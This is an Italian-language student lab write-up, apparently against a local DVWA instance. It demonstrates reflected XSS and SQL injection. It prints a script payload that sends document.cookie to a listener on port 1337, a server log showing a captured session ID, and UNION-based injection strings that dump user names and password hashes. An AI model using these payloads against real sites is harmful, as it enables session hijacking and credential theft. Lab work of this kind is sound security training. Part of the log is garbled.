## S6 L2


La traccia ci chiede come primo obiettivo di testare le nostre conoscenze su XSS

Verifichiamo che ci siano vulnerabilità legate all'introduzione di codice malevolo.

Ho scritto il codice html: <b>Sono un messaggio in grassetto</b>:



Noto subito che il codice HTML viene eseguito, dunque ispeziono gli elementi del codice per esaminare e confermo la mia teoria



```
🕟 🗋 Inspector 🕥 Console 🕞 Debugger ঝ Network {} Style B
Q Search HTML
 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http:/</pre>
 <html xmlns="http://www.w3.org/1999/xhtml"> scroll
 ▶ <head> · </head>
 ▼ <body class="home"> overflow
   ▼ <div id="container">
    ▶ <div id="header"> ···· </div>
    ▶ <div id="main_menu"> · </div>
    ▼ <div id="main_body">
      ▼ <div class="body_padded">
       ▶ <h1> · (h1>
       ▼ <div class="vulnerable_code_area">
         ▶ <form name="XSS" action="#" method="GET"> ··· </form>
            Hello
            <br/>b>Sono un messaggio in grassetto</b>
           <h2>More info</h2>
        </div>
```


Ho usato un codice che permette di catturare i cookie

Q <script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>


Ho avviato un server sulla porta 1337 usando questo codice sulla Power Shell di linux:

## python -m http.server 1337

Ho scritto il codice ideato sulla casella di testo per verificare che funzionasse:



Il codice ci riporta subito ad un'altra finestra, ovviamente malevola e posizionata di proposito per catturare le informazioni.



Sul terminale possiamo notare L'id dell'utente sottolineato, lo abbiamo ottenuto quando il potenziale utente ha cliccato sull'url infetto

```
| Kali@kali)-[~]
| $ python -m http.server 1337 | Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
| 127.0.0.1 - - [10/Jan/2024 11:04:20] "GET /?cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:04:21] "GET /favicon.ico HTTP/1.1" 404 - 127.0.0.1 - [10/Jan/2024 11:04:47] "GET /local/ HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:04:49] "GET /.local/share/ HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:04:50] "GET /.local/share/gnome-shell/ HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:04:52] "GET /.local/share/gnome-shell/ HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:104:52] "GET /.local/share/gnome-shell/application_state HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:15:45] "GET /.cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:20:23] "GET /?cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:20:23] "GET /?cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:20:23] "GET /?cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:20:23] "GET /?cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:20:23] "GET /?cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:20:23] "GET /?cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 - 127.0.0.1 - [10/Jan/2024 11:04:52] "GET /.0.0.1 - [10/Jan/2024 11:04:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04 | 11:04:04
```


L'attacco XSS reflected si basa infatti su un atto di social engineering in quanto il codice immesso viene eseguito, ma al contrario di un attacco XSS Persistent, il codice non viene ripetuto ogni volta che un utente entra sul sito ma solo quando mandiamo direttamente un url malevolo.

In questo caso l'attacco XSS è compiuto tramite un'operazione di phishing usando ingegneria sociale.

Il secondo obiettivo della traccia ci chiede di effettuare un PT su SQL injection

Utilizziamo questo codice per visualizzare gli utenti registrati.


## SELECT first\_name, last\_name FROM users WHERE user = 'OR 'a' = 'a



Utilizziamo questo codice per mostrare user e password degli utenti che abbiamo rilevato:

## 'UNION SELECT user, password FROM users#

Tramite questo codice abbiamo visualizzato la password cifrata.



Una successiva operazione potrebbe portarci a decifrare le password facilmente.